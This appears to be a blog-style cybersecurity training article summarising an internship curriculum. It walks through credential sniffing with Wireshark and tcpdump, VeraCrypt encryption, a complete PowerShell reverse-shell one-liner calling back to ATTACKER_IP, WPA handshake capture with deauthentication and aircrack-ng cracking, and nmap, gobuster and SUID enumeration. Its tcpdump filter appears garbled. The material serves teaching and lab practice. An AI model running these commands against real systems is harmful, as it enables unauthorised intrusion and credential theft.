Listen to this Post
Introduction:

The transition from theoretical knowledge to practical, hands-on skill application is the critical juncture in any cybersecurity career. A recent immersive internship experience highlights a core curriculum of offensive and defensive techniques, from dissecting network traffic to establishing covert reverse shells, providing a blueprint for essential security competencies.
Learning Objectives:
- Understand and execute fundamental network traffic analysis for credential interception.
- Implement strong file encryption and comprehend its importance in data protection.
- Construct and defend against basic reverse shell connections in a lab environment.
- Learn the principles of Wi-Fi security testing through controlled password cracking.
- Apply a structured methodology in a beginner-friendly penetration testing scenario.
You Should Know:
- Network Traffic Analysis with Wireshark: Sniffing Plaintext Credentials
The cornerstone of network security is understanding what travels across your wires and airwaves. Tools like Wireshark allow security professionals and attackers alike to capture and analyze packets, revealing unencrypted secrets, such as HTTP login credentials.
Step‑by‑step guide:
- Capture Traffic: Launch Wireshark and select the active network interface (e.g.,
eth0,wlan0). Click the shark fin icon to start capturing all packets. - Generate Traffic: While capturing, browse to a non-HTTPS (HTTP-only) login page and enter dummy credentials.
- Filter and Find: In Wireshark’s filter bar, type `http.request.method == POST` and press Enter. This isolates form submission packets.
- Extract Credentials: Right-click on a filtered packet, follow the TCP stream (
Analyze > Follow > TCP Stream). In the ASCII stream, look for clear-text `username` and `password` fields.
Command Line Alternative (tcpdump):
For a Linux-based approach, use `tcpdump` to capture and filter HTTP POST data:
sudo tcpdump -i eth0 -A -s 0 'tcp port 80 and (((ip[2:2] - ((ip[bash]&0xf)<<2)) - ((tcp[bash]&0xf0)>>2)) != 0)' | grep -E 'POST|username|password'
2. File-Level Security: Encryption with VeraCrypt
Data at rest is a prime target. VeraCrypt provides robust on-the-fly encryption, creating encrypted virtual disks or encrypting entire partitions, safeguarding data even if physical media is stolen.
Step‑by‑step guide:
- Create Volume: Open VeraCrypt, click “Create Volume.” Select “Create an encrypted file container.”
- Choose Type: Standard or hidden volume (for plausible deniability). Follow the wizard.
- Select Algorithm: For high security, use `AES` with `SHA-512` as the hash. Set a strong passphrase (>20 chars, complex).
- Format and Mount: Format the container (e.g., as FAT). In the main VeraCrypt window, select a drive letter, click “Select File,” choose your container file, and click “Mount.” Enter the passphrase. It now appears as a secure, removable drive.
-
Gaining Remote Access: The Windows 10 Reverse Shell
A reverse shell is a remote command-line session where the target machine initiates the connection back to the attacker’s listening machine, often bypassing firewall egress rules.
Step‑by‑step guide (Lab Environment):
On Attacker Machine (Linux, using netcat):
sudo nc -lvnp 443
This opens a netcat listener on port 443.
On Target Windows Machine (using PowerShell one-liner):
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('ATTACKER_IP',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Replace ATTACKER_IP. Upon execution, the attacker’s terminal receives a PowerShell shell from the target.
4. Wireless Network Testing: Cracking with Aircrack-ng
The Aircrack-ng suite is used to assess Wi-Fi network security by monitoring packets and attempting to crack WPA/WPA2 handshakes, demonstrating the necessity of strong passphrases.
Step‑by‑step guide (Ethical, on your own network):
1. Put Interface in Monitor Mode:
sudo airmon-ng start wlan0
This creates a monitoring interface (e.g., `wlan0mon`).
- Capture Handshake: Use `airodump-ng` to find the target BSSID and channel, then capture the 4-way handshake:
sudo airodump-ng -c <CHANNEL> --bssid <TARGET_BSSID> -w capture wlan0mon
3. Deauthenticate a Client (to force reconnection):
sudo aireplay-ng --deauth 10 -a <TARGET_BSSID> wlan0mon
4. Crack the Handshake: Use a wordlist against the captured `.cap` file:
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt capture-01.cap
5. Applied Penetration Testing: The TryHackMe Methodology
Platforms like TryHackMe provide structured, legal environments to practice a full penetration testing lifecycle: Reconnaissance, Scanning, Exploitation, and Post-Exploitation.
Step‑by‑step guide for a Basic Room:
- Reconnaissance: Use `nmap` to discover open ports and services.
nmap -sV -sC -oN initial_scan TARGET_IP
- Enumeration: For an open HTTP port, enumerate directories with
gobuster.gobuster dir -u http://TARGET_IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
- Initial Access: Analyze findings (e.g., a vulnerable web app, SSH with weak credentials). Exploit to gain a foothold.
- Privilege Escalation: On the target, look for misconfigurations (SUID binaries, writable cron jobs).
find / -type f -perm -4000 -ls 2>/dev/null  Find SUID files
sudo -l  Check for sudo privileges
What Undercode Say:
- The Toolkit is Foundational, Not Final: The skills practiced—traffic analysis, crypto, shell access, Wi-Fi cracking, and structured pentesting—are the essential alphabet of cybersecurity. Mastery here is non-negotiable for advanced work.
- Context is King: Each tool is a double-edged sword. Wireshark is for troubleshooting and defense, Aircrack-ng for security validation, and reverse shells for red teaming or admin remote management. Intent and authorization define the ethical boundary.
Analysis: This internship roadmap effectively bridges the gap between abstract concepts and tangible skill execution. It emphasizes a proactive, adversarial mindset required for modern security roles. However, it’s a starting point. The real-world landscape involves EDR evasion, cloud infrastructure, API security, and advanced persistence. This foundation in core tools and methodologies is precisely what enables a professional to later understand sophisticated attacks and architect robust defenses. The focus on hands-on labs, especially in controlled environments like TryHackMe, is the most effective training methodology for developing practical cyber instincts.
Prediction:
The technical fundamentals demonstrated will remain relevant, but their execution context will shift dramatically. Within 2-3 years, we will see these same core principles—traffic inspection, encryption, remote code execution, and credential attacks—applied overwhelmingly in cloud (AWS/Azure/GCP) and containerized (Kubernetes) environments. Attack surfaces will move from Windows 10 desktops to misconfigured cloud storage buckets, serverless functions, and container images. Wi-Fi cracking will become less prevalent as WPA3 adoption grows, but the underlying cryptographic principles will transfer to attacking IoT device communication protocols. The hands-on methodology, however, will be more critical than ever, as AI-assisted attack and defense tools will require professionals who understand the underlying mechanics to validate, correct, and command them effectively.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Kishore Baskaran – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


